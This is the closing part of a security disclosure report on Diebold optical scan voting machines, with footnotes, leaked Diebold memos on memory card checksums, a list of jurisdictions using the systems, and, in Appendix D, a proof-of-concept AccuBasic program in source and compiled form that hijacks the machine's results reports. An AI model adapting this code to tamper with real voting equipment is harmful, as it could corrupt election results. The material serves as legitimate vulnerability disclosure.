4. The architecture of other manufacturers should be examined for similar vulnerabilities. Priority should be set for this examination according to the significance of the vendor.

Footnotes

(1) When more clarity as to the true meaning of the term is needed, refer to U.S. Federal Standard 1037C entitled "Telecommunications: Glossary of Telecommunication Terms," issued by the General Services Administration pursuant to the Federal Property and Administrative Services Act of 1949, as amended.. http://www.its.bldrdoc.gov/fs-1037/fs-1037c.htm

(2) "Defense in Depth" can be found from *http://nsa1.www.conxion.com/support/guides/sd-1.pdf*

(3) Interview of Guy Lancaster by Bev Harris, Feb. 4, 2003.

(4) Guy Lancaster a key programmer of Diebold optical scan system: Guy Lancaster resume, and information from the annual corporate information in the Canadian Survey of Industrials, which lists design of the ES-2000 in 1988, under Lancaster

(5) Two other Diebold optical scan versions have also been certified: version 1.96.4, and Central Count Accu-Vote OS 2.0.12. Source: National Association of State Election Directors (NASED) Web site, NASED Qualified Voting Systems 12/05/03 - Current (as of May 19, 2005): http://www.nased.org/ITA%20Information/NASEDQualifiedVotingSystems12.03to6.05.pdf

(6) Release notes for Diebold Precinct-Based Optical Scan version 1.96.4 as obtained from the state of California (http://www.bbvdocs.org/diebold/OS-releasenotes.pdf)

(7) Diebold optical scan 1.94 User's Guide Rev. 2 (http://www.bbvdocs.org/diebold/manuals/AVOS_Precinct_Count_1_94_Users_Guide_Rev_ 2.pdf)

(8) Diebold memo: Date Fri, 26 Mar 1999, from Ian S. Piper, Subject: "128kb Memory Card One Pass Copy" See Appendix A.

(9) CROPSCAN, Inc.: http://www.cropscan.com

(10) Diebold AccuVote compiler source code (Original source, Diebold FTP site files found by the founder of Black Box Voting, Bev Harris, on Jan. 23, 2003.) These files can be found online by search engine. The makefile is not needed, but may also be found on the Internet through search engines.)

(11) Unfinished AccuBasic programming manual, original source, Diebold FTP site files found by Harris on Jan. 23, 2003, in a Guy Lancaster (glanca) folder. (http://www.bbvdocs.org/diebold/ab-manual.pdf)

(12) AccuBasic source code files (also referred to as abasic, abobasic, and some permutations named 'abc'). Original source, Diebold FTP site files found by Harris on Jan. 23, 2003. These files appear on the web sporadically, and may be found on search engines.

(13) Pre-compiled AccuBasic files (also referred to as abasic, abobasic). Original source, Diebold FTP site files found by Harris on Jan. 23, 2003. These files appear on the web sporadically, and may be found on search engines.

(14) Internal memos among Diebold programmers. The exact origin of this set of memos is not known yet. The memos were leaked to Harris on Sept. 5, 2003, and from there were propagated around the Internet. Diebold acknowledged ownership of the memos in litigation with the Online Policy Group.

(15) AccuVote-OS 1.94 Precinct Count User's Manual, Revision 2.0, July 18, 2002, page 14, which fails to list the executable program as an item stored in the memory card. (http://www.bbvforums.org/forums/messages/2197/2276.html)

(16) A publicly available Diebold memo from Guy Lancaster to Steve Ricke, dated 18 Nov 1999 17:28:23, subject "Re: Report Failure" (full text included Appendix B)

(17) 1990 Federal Election Commission Standards, Chapter 5, specifically, but not limited to, articles 5.1, 5.3 and 5.5 (http://www.bbvforums.org/forums/messages/2197/2383.html)

(18) Unfinished AccuBasic programming manual, original source, Diebold FTP site files found by Bev Harris on Jan. 23, 2003, in a Guy Lancaster (glanca) folder. (http://www.bbvdocs.org/diebold/ab-manual.pdf)

(19) The Visual Basic Script attack on GEMS was first performed in Washington D.C. at the National Press Club, Sept. 22, 2004, as reported in CNET News, 22 Sept. 2004: "E-voting critics report new flaws." Thompson tweaked the script to give it more flexibility (i.e. such that it could perform alterations simply by entering a candidate's name and the number of votes you desire to manipulate), and performed this hack on Feb. 14 and May 2, 2005 in Leon County.

(20) Leon County Information Officer Thomas James, when he saw Dr. Thompson's GEMS hack on Feb. 14 and May 2, initially said that the poll tapes and memory card would cause him to detect the hack. Also refer to this Diebold document: http://www.diebold.com/dieboldes/response7.pdf

(21) Hex editor XVI32, version 2.51, by Christian Maas, freeware (http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm)

(22) The compiler has been publicly available for several years. It was on the Diebold FTP site found by Harris. Refer to Interview of Guy Lancaster by Bev Harris, Feb. 4, 2003; also, was released by Harris on the Internet on June 16, 2003 on four Web sites; was released again on July 8 by the Scoop.nz Web site These files appear on the web sporadically, and may be found on search engines.

(23) Diebold memo from Guy Lancaster, sent January 18, 2001 2:41 PM, subject "Memory card checksum errors

(was: 2000 November Election)" Full text available in Appendix C.

(24) In Volusia County during the 2000 election, minus 16,022 votes appeared for Al Gore, and according to an internal CBS investigation (http://www.bbvdocs.org/misc/CBSreport.pdf), these votes caused the election to be erroneously called for George W. Bush. The documentation contained in the Diebold memos indicates that this was due to a memory card replacement, though no one explains how minus 16,022 votes appeared on a (now missing, according to the memo) memory card for a precinct with only a few hundred voters.

(25) Document received in Nov. 2, 2004 Black Box Voting public records request from Volusia County. Diebold representative Mark Earley requests an explanation as to why 57 extra memory cards were needed, allegedly due to an unusually high occurrence of memory card corruption. He points out that Volusia County claims more corrupted memory cards than all the counties in the state of Florida, combined.

(26) Poll tape analysis by Black Box Voting, with records obtained from Volusia County showed anomalies on 57 reports. Some of the reports were missing the zero tape, some were missing poll worker signatures, and several showed that multiple copies of the memory card for that precinct had been created.

(27) In Brevard County, Florida, an unexplained anomaly caused a 4,000-vote error in the 2000 general election. Report: "CBS News Coverage of Election Night 2000" (http://www.bbvdocs.org/misc/CBSreport.pdf)

(28) In Brevard County, officials repeatedly withheld logs and poll tapes from the Nov. 2, 2004 Black Box Voting public records request, and then deemed the records (including the results reports) to be proprietary and unavailable due to security concerns.

Acknowledgements

The author wishes to express his appreciation to the following individuals for making this study possible:

- Ion Sancho, Supervisor of Elections for Leon County, Florida, for his tremendous personal integrity and courageous decision to allow proof of concept testing to demonstrate the security flaws in the Diebold optical scan system
- Kalle Kaukonen, information technology and computer security expert, for his review of this document and his precise and insightful input. Kaukonen is also a private investor and founder of several high technology companies, including SSH Communications Security Plc, Wireless LAN Systems Ltd. and Eigenor Corporation.
- Dr. Herbert Thompson, Director of Security Research and Training, Security Innovation
- Thomas James, Information Systems Officer for Leon County, Florida, for his assistance during the testing sessions.
- Del Nantt, president of Cropscan, Inc.
- Bror Heinola for providing the platform that enabled the author to conduct expedited research
- Shannon "Miller" Lawrence for comments and support
- Vivi Friedman, who introduced the author to the work of Black Box Voting
- Robert Carrillo Cohen, who encouraged the author to look into the issue of voting machines in the U.S.
- Russell Michaels, who assisted in coordinating the May 2 test meeting and helped obtain needed supplies

Black Box Voting, Inc. wishes to express our great appreciation to Mr. Harri Hursti for his outstanding contribution to security evaluations on the Diebold voting system, and to Mr. Kalle Kaukonen for his review and commentary.

List of Appendices:

Appendix A: Diebold memo about memory cards used
Appendix B: Diebold memo about checksums
Appendix C: Diebold memo with more information about checksums
Appendix D: Sample program
Appendix E: List of locations that use Diebold voting systems

Appendix A

To: **"Request for Change Report"** <rcr@dieboldes.com>
Subject: **128KB Memory Card One Pass Copy**
From: **"Ian S. Piper"** <ian@dieboldes.com>
Date: Fri, 26 Mar 1999 12:45:06 -0600

We need to have a 128KB memory card copy routine that only requires the user to insert the source card once and the destination card once.

As you may have already heard, EPSON has stopped producing the memory cards we use in the Accu-Vote. No need to panic. We have stocked up on 32KB cards and 128KB cards for the short term, and we have found an alternate supplier, Centennial Technologies. One of the drawbacks to Centennial's card is that it only comes in the 128KB flavor or higher (we can't use higher). One of the drawbacks to only supplying 128KB cards is the fact that to copy a 128KB card on an Accu-Vote, you must insert the source card four times and the destination card four times (it copies in pages of 32KB). For customers to swallow the fact that in the future they will only be able to get 128KB cards, we will have to provide a more convenient copying solution.

Ian

Appendix B

Re: Report Failure
To: Steve Ricke <steve@gesn.com>
Subject: **Re: Report Failure**
From: **Guy Lancaster** <glanca@gesn.com>
Date: Thu, 18 Nov 1999 17:28:23 -0600
Cc: Support <support@gesn.com>
Organization: Global Election Systems Inc.
References: <000901bf31ea$7b91bc40$1e03a8c0@globalelection.com>

128KB Memory Card One Pass Copy

The 1.94w firmware does not keep a checksum on the Accu-Basic report program stored on the memory card. It sounds like that area has been corrupted on these but without a checksum, the Accu-Vote doesn't recognize the fact and report the error until a report is attempted. The audit report is generated by programming on the ROMs and therefore is not affected by memory card corruptions. Memory card duplication will duplicate corrupted data perfectly.

Treat these like other cases of memory card corruption. They still have valid election and count data and could continue to be used normally except for printing results and therefore compare to getting a TEXT CHECK ERROR.

What is causing these and other corruptions is still unresolved and the investigation continues...

Guy

BTW: All that I mean by corruption is that data has been changed in an incorrect way. This does not necessarily indicate a problem with the memory card itself, only with the data stored on it.

These cards are still capable of printing audit reports and performing supervisor functions but are no longer able to print any sort of TOTALS report.

If the offending card is redownloaded it will work reliably.

During one instance Bill Vandenburg of Atkins gave a service call to a precinct which had not created a ZERO TOTALS REPORT. He made a card to card copy and the second card had the same malfunction. The tabulator worked fine after he used a previously programmed spare card.

Appendix C

RE: Memory card checksum errors (was: 2000 November Election)

To: <**support@gesn.com**>
Subject: **RE: Memory card checksum errors (was: 2000 November Election)**
From: **"John McLaurin" <jmglobal@earthlink.net>**
Date: Thu, 18 Jan 2001 14:56:15 -0500
Importance: Normal

-----Original Message-----
From: owner-support@gesn.com [mailto:owner-support@gesn.com]**On Behalf Of** Guy Lancaster
Sent: Thursday, January 18, 2001 2:41 PM
To: Support
Subject: Memory card checksum errors (was: 2000 November Election)

This is an overview on what memory card checksum errors are. Exactly what causes them is a separate question.

The memory card is very simply a programmable memory device with a battery backup. The Accu-Vote accesses this memory directly. If something goes wrong when the Accu-Vote is writing new data to the memory card or if the Accu-Vote crashes (as computers have been known to do) and writes to random memory locations, then the data on the memory card may be corrupted (nasty word I know but it fits). All this means is that the data is modified in an unintentional manner. This could also happen without an Accu-Vote through static discharge or some types of radiation (i.e. old airport scanners, cosmic rays???).

There are several mechanisms that we could use to detect this. We use the simplest of these which is to treat the data as a series of numbers and store totals of sets of those numbers as separate data known as checksums. If the data has been modified without updating the checksums, then the checksums will fail to add up.

The Accu-Vote keeps three different types of checksums for three different classes of data. These are text, counters, and precinct. The text checksums cover all the titles and names that are used mostly just for printing reports. Since the text data does not affect the other operations, we check it only occasionally and we allow most operations to continue after a warning.

The counters and precinct data are considered critical and the Accu-Vote is largely inoperable when these checksums fail. We do support the option to clear the counters if only they have been affected and then counting may be restarted. However there is no way to recover from corruption of the precinct data other than to clear and re-download the memory card.

All checksums are validated upon insertion of a memory card or at power on. Thus this is the most common time to detect problems. However the counter and precinct checksums are validated every time a new ballot is scanned. If an error is detected, counting is aborted.

Now to Lana's questions. The above should answer everything other than why erroneous data managed to upload. I see two possible explanations. One is that the data was corrupted after the checksums were validated. In this case the errors would show the next time the checksums were checked. The other possibility is the miniscule chance that the erroneous data managed to add up to the correct checksum. The checksums are stored as totals ranging from 0 to 65535 so the chance of this happening are less than 60,000 to 1 just based on that. Other factors add to this to make it extremely unlikely. However in this case the card would not later show checksum errors.

So John, can you satisfy Lana's request from this? I can't without more details.

Guy

Appendix D

This sample is provided for educational purposes only.

```
F "aaAaPa'ZERO TOTAL REPORT'BfLAdPa'TEST ZERO REPORT'BfLAePa'TES"
F "T RESULTS REPORT'BfLAbPa'ELECTION ZERO REPORT'BfLAcPa'ELECTIO"
F "N RESULTS REPORT'E?Na'WHICH REPORT\nIS WANTED?'BgGBhLLAiBfLAf"
F "OaaI=QaaT'!HIJACKED!'XbWfy'*'Xb'THIS MACHINE IS NOW'Xb'EXECUT"
F "ING UNAUHTORIZED'Xb'CODE. THIS PROGRAM IS'Xb'ON MEMORY CARD W"
F "HICH'Xb'IS THE BALLOT BOX.'Xb''Xb'WILL YOU CERTIFY THIS?'Xb''"
F "Xb'****   SIGNATURES   ****'Xb''XbWfy'.'XbWfk'\n'E?Na'ARE WE "
F "HAVING\nFUN YET?'OabLLLAgT'PRINTING REPORT'OaaI=QaaXb'*******"
F "****************'Xb'ELECTION RESULTS REPORT'Xb'*************"
F "***********'Xb''Xb'THIS COULD BE ANYTHING'Xb''Xb'WE, THE UNDE"
F "RSIGNED,'Xb'DO HEREBY CERTIFY THE'Xb'ELECTION WAS CONDUCTED.'"
F "Xb'BUT WAS IT REAL,'Xb'OR WAS IT MEMOREX?'Xb''Xb'DONT SIGN HE"
F "RE'Xb''Xb'........................'XbWfk'\n'E?Na'  NEED ANOTH"
F "ER\n     COPY?'OabLLLAhT'PRINTING REPORT'OaaI=QaaXb'*********"
F "**************'Xb'ELECTION RESULTS REPORT'Xb'***************"
F "*********'Xb''Xb'AND THIS SOMETHING ELSE'Xb''Xb'WE, THE UNDER"
F "SIGNED,'Xb'DO HEREBY CERTIFY THE'Xb'ELECTION WAS CONDUCTED.'X"
F "b'BUT WAS IT REAL,'Xb'OR WAS IT MEMOREX?'Xb''Xb'DONT SIGN HER"
F "E'Xb''Xb'........................'XbWfk'\n'E?Na'  NEED ANOTHE"
F "R\n     COPY?'OabLLL"
```

```
REM Sample.abs - Copyright (c) 2005 Blackboxvoting, Inc
REM            - All right reserved, except as otherwise permitted by
REM            - written agreement. This sample is provided for
REM            - for educational purposes only.


PROC ZERO_TOTAL_REPORT
        REM This routine will print zero totals report on download
        $what = "ZERO TOTAL REPORT"
        CALL LABEL_REPORT
ENDPROC

PROC TEST_ZERO_REPORT
        REM This will produce zero totals report in L&A testing
        REM Edit here if you want the test to differ from the real
        $what = "TEST ZERO REPORT"
        CALL LABEL_REPORT
ENDPROC

PROC TEST_RESULTS_REPORT
        REM This will produce results report in l&a testing
        REM Edit here if you want the test to differ from the real
        $what = "TEST RESULTS REPORT"
        CALL LABEL_REPORT
ENDPROC

PROC ELECTION_ZERO_REPORT
        REM This routine will print official zero total report before
        REM the polls are opened
        $what = "ELECTION ZERO REPORT"
        CALL LABEL_REPORT
ENDPROC

PROC ELECTION_RESULTS_REPORT
        REM This routine will print official results report after the
        REM polls are closed
        $what = "ELECTION RESULTS REPORT"
        IF NOT PROMPT("WHICH REPORT|IS WANTED?") THEN
                CALL print_results
        ELSE
                CALL print_nesults
        ENDIF
ENDPROC

PROC AUDIT_REPORT
        CALL LABEL_REPORT
ENDPROC

PROC LABEL_REPORT
        %finished = 0
        WHILE %finished = 0
                DISPLAY "!HIJACKED!"
                PRINT FILL(24,"*")
                PRINT "THIS MACHINE IS NOW"
                PRINT "EXECUTING UNAUHTORIZED"
                PRINT "CODE. THIS PROGRAM IS"
                PRINT "ON MEMORY CARD WHICH"
                PRINT "IS THE BALLOT BOX."
                PRINT
                PRINT "WILL YOU CERTIFY THIS?"
                PRINT
                PRINT "****   SIGNATURES   ****"
                PRINT
                PRINT FILL(24,".")
                PRINT FILL(10,"|")
                IF NOT PROMPT("ARE WE HAVING|FUN YET?") THEN
                        %finished = 1
                ENDIF
        ENDWHILE
ENDPROC

PROC print_results
        DISPLAY "PRINTING REPORT"
        %finished = 0
        WHILE %finished = 0
                PRINT "************************"
                PRINT "ELECTION RESULTS REPORT"
                PRINT "************************"
                PRINT
                PRINT "THIS COULD BE ANYTHING"
                PRINT
                PRINT "WE, THE UNDERSIGNED,"
                PRINT "DO HEREBY CERTIFY THE"
                PRINT "ELECTION WAS CONDUCTED."
                PRINT "BUT WAS IT REAL,"
                PRINT "OR WAS IT MEMOREX?"
                PRINT
                PRINT "DONT SIGN HERE"
                PRINT
                PRINT "........................"
                PRINT FILL(10,"|")
                IF NOT PROMPT("  NEED ANOTHER|     COPY?") THEN
                        %finished = 1
                ENDIF
        ENDWHILE
ENDPROC

PROC print_nesults
        DISPLAY "PRINTING REPORT"
        %finished = 0
        WHILE %finished = 0
                PRINT "************************"
                PRINT "ELECTION RESULTS REPORT"
                PRINT "************************"
                PRINT
                PRINT "AND THIS SOMETHING ELSE"
                PRINT
                PRINT "WE, THE UNDERSIGNED,"
                PRINT "DO HEREBY CERTIFY THE"
                PRINT "ELECTION WAS CONDUCTED."
                PRINT "BUT WAS IT REAL,"
                PRINT "OR WAS IT MEMOREX?"
                PRINT
                PRINT "DONT SIGN HERE"
                PRINT
                PRINT "........................"
                PRINT FILL(10,"|")
                IF NOT PROMPT("  NEED ANOTHER|     COPY?") THEN
                        %finished = 1
                ENDIF
        ENDWHILE
ENDPROC
```

Appendix E
List of Diebold Locations

A detailed list of U.S. counties and townships, and Canadian provinces, that use Diebold voting systems can be found at http://www.blackboxvoting.org/diebold/locations.pdf

Here is a summary of the locations where Diebold voting systems are found. Most are optical scan systems. The touch-screen counties, marked on the document linked above, also use optical scan machines for absentee votes.

Alaska – State of Alaska, 27 counties (some rural counties may not have population to use machines)
Arizona – State of Arizona, 15 counties
California – 17 counties
Colorado – 24 counties and municipalities
Florida – 30 counties
Georgia – 159 counties
Iowa – 8 counties
Illinois – 8 counties
Indiana – 10 counties
Kansas – 28 counties
Kentucky – 1 county
Maryland – 23 counties
Massachusetts – 135 cities and towns
Maine – 26 cities and towns
Michigan – 177 cities and townships
Minnesota – 29 counties, townships and cities
Mississippi – 82 counties (recent statewide purchasing decision)
Missouri – 33 counties
North Carolina – 22 counties
Nebraska – 2 counties
New Hampshire – 50 towns
New Mexico – 1 county (may have switched to another vendor)
Nevada – 1 county (may have switched to another vendor)
Ohio – 88 counties (recent statewide purchasing decision)
South Carolina – 6 counties
Tennessee – 4 counties
Texas – 4 counties
Utah – 29 counties
Virginia – 37 counties
Vermont – 21 towns
Washington – 4 counties
Wisconsin – 103 counties, cities, towns and villages
Wyoming – 2 counties
Puerto Rico
Canada – 90 locations
Total at this time: **U.S.** = 33 states, 1,207 locations – **Canada** - 90 locations – total 1,297 locations